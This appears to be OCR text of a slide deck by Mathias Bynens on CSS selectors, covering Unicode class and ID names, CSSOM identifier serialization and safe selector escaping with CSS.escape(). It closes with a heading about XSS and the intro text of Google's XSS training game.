

mathiasbynens.be
O HAI! Have a look at my source code :)

O HAI! Have a look at my source code :)

CSS without HTML

```
$ curl -i https://mathiasbynens.be/demo/css-without-html
HTTP/1.1 200 OK
Date: Fri, 24 Oct 2016 13:33:37 GMT
Link: <css-without-html.css>;rel=stylesheet
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

mths.be/bpe


mathiasbynens.be
O HAI! Have a look at my source code :)
Co...
Ins...
Deb...
Style...
P...
Ne...
New
Import...
css-without-html.css
3 rules
Save
1 html {
2 background: #666;
3 padding: 1em;
4 }
5 body {
6 border: 5px dashed #eee;
7 color: #fff;
8 font: 3em/1.5 sans-serif;
9 padding: 1em;
10 -moz-box-sizing: border-box;
11 box-sizing: border-box;
12 width: 100%;
13 max-width: 30em;
14 margin: 0 auto;
15 }
16 body::after {
17 content: 'O HAI! Have a look at my source code :)';
18 /* This needs to be on the ::after (and not just on `body`)
19 for it to work in Firefox 3.6.x and up. */
20 }


mathiasbynens.be/demo/svg-circle
Co...
ins...
Deb...
Style ...
P...
Ne...
html
body
svg
circle
<html>
<head></head>
<body>
<svg width="200" height="200">
<circle fill="red" stroke-width="3" stroke="black" r="90" cy="100" cx="100"></circle>
</svg>
</body>
</html>
Rules
Computed
Fonts
Box Model
element {
}
inline
:not(svg), :not(foreignObject) > svg {
transform-origin: 0px 0px 0px;
}
svg.css:57

mths.be/bsb

Unicode in CSS

Classes and IDs in HTML

```
<p class="404-error">…</p>
<small class="©">legalese</small>
<p id="♥">HTML 4 lyfe, homes!</p>
<blockquote class="“”">LOL</blockquote>
<p id="⌘⌥">…</p>
<p class="⚠️">Warning: …</p>
<p id="💩">Outdated browser detected.</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p id="#id">Good luck styling me!</p>
<p class=".class">heh</p>
<p id="#id.class:hover{}">huh</p>
<p id="[attr='value']">wat</p>
```

mths.be/afd


CSS Object Model (CSSOM)
w3.org
To *serialize an identifier* means to create a string represented by the concatenation of, for each character of the identifier:
If the character is NULL (U+0000), then throw an InvalidCharacterError exception and terminate these steps.
If the character is in the range [\1-\1f] (U+0001 to U+001F) or is U+007F, then the character escaped as code point.
If the character is the first character and is in the range [0-9] (U+0030 to U+0039), then the character escaped as code point.
If the character is the second character and is in the range [0-9] (U+0030 to U+0039) and the first character is a "-" (U+002D), then the character escaped as code point.
If the character is not handled by one of the above rules and is greater than or equal to U+0080, is "-" (U+002D) or "_" (U+005F), or is in one of the ranges [0-9] (U+0030 to U+0039), [A-Z] (U+0041 to U+005A), or [a-z] (U+0061 to U+007A), then the character itself.
Otherwise, the escaped character.
To *serialize a string* means to create a string represented by "" (U+0022), followed by the result of applying the rules below to each character of the given string, followed by "" (U+0022):
If the character is NULL (U+0000), then throw an InvalidCharacterError exception and terminate these steps.
If the character is in the range [\1-\1f] (U+0001 to U+001F) or is U+007F, the character escaped as code point.
the character is "" (U+0022) or "\" (U+005C), the escaped
File a bug about the selected text
mths.be/bsc

Escaping CSS selectors

`<p id="#id">`	`#\#id { }`
`<p class=".class">`	`.\.class { }`
`<p id="#id.class:hover{}">`	`#\#id\.class\:hover\{\} { }` `#\#id\.class\3A hover\{\} { }`
`<p class="[attr='value']">`	`.\[attr\=\'value\'\] { }`
`<p id="404-error">`	`#\34 04-error { }`

Escaping CSS selectors

`<p id="#©">`	`#© { }` `#\A9 { }`
`<p class="♥">`	`.♥ { }` `.\2665 { }`
`<p id="“”">`	`#“” { }` `#\201C \201D { }`
`<p class="💩">`	`.💩 { }` `.\1F4A9 { }`

Escaping CSS selectors

CSS escapes

Wondering **how to escape any character in CSS**? Learn how, or just use this tool ☺

```
<!-- HTML (edit the ID and optionally hit "permalink" to save) -->

<p id="1a2b3c">.escape non-ASCII, permalink, example</p>

<!-- CSS -->

<style>
  #\31 a2b3c {
    background: hotpink;
  }
</style>

<!-- JavaScript -->

<script>
  // document.getElementById or similar
  document.getElementById('1a2b3c');
  // document.querySelector or similar
  $('#\\31 a2b3c');
</script>
```

mths.be/bsd

CSS Object Model (CSSOM)

http://dev.w3.org/csswg/cssom/#the-css.escape%28%29-method

8.1 The CSS.escape() Method

The CSS interface is defined in CSS Conditional Rules Module. [CSSCONDITIONAL]

```
partial interface CSS {
  static DOMString escape(DOMString ident);
};
```

The ***escape(ident)*** method must return the result of invoking serialize an identifier of *ident*. Any exceptions thrown must be re-thrown.

EXAMPLE 12

For example, to escape a string for use as part of a selector, the `escape()` method can be used:

```
var element = document.querySelector('#' + CSS.escape(id) + ' > img');
```


EXAMPLE 13

The `escape()` method can also be used for escaping strings, although it escapes characters that don't strictly need to be escaped:

```
var element = document.querySelector('a[href="#' + CSS.escape(fragment) + '"]');
```

File a bug about
the selected text

mths.be/bpo


Personal
Open source
Business
Explore
Pricing
Blog
Support
Sign in
mathiasbynens / CSS.escape
Watch 5
Star 69
Fork 10
Code
Issues 0
Pull requests 0
Pulse
Graphs
A robust polyfill for the CSS.escape utility method as defined in CSSOM. https://mths.be/cssescape
29 commits
1 branch
8 releases
2 contributors
Branch: master
Find file
HTTPS
Download ZIP
mathiasbynens Release v1.5.0
README.md
mths.be/cssescape

Escaping CSS selectors

```
var id = location…h.sl…);
var $el = $('#' +
// …

var $a = $('a[hr…Value + '"]');
// …
```

mths.be/cssescape

Escaping CSS selectors


```
var id = location.hash.slice(1);
var $el = $('#' + CSS.escape(id));
// …

var $a = $('a[href="' + CSS.escape(someValue) + '"]');
// …
```

mths.be/cssescape

Using CSS for  evil 

XSS


XSS game
https://xss-game.appspot.com/
Warning: You are entering the XSS game area
Welcome, recruit!
Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!
At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to $7,500 for dangerous XSS bugs discovered in our most sensitive products.
In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.
There will be cake at the end of the test.
Let me at 'em!
What's this all about?
This security game consists of several levels resembling real-world applications which are vulnerable to XSS - your task will be to find the problem and attack the apps, similar to what an evil hacker might do.
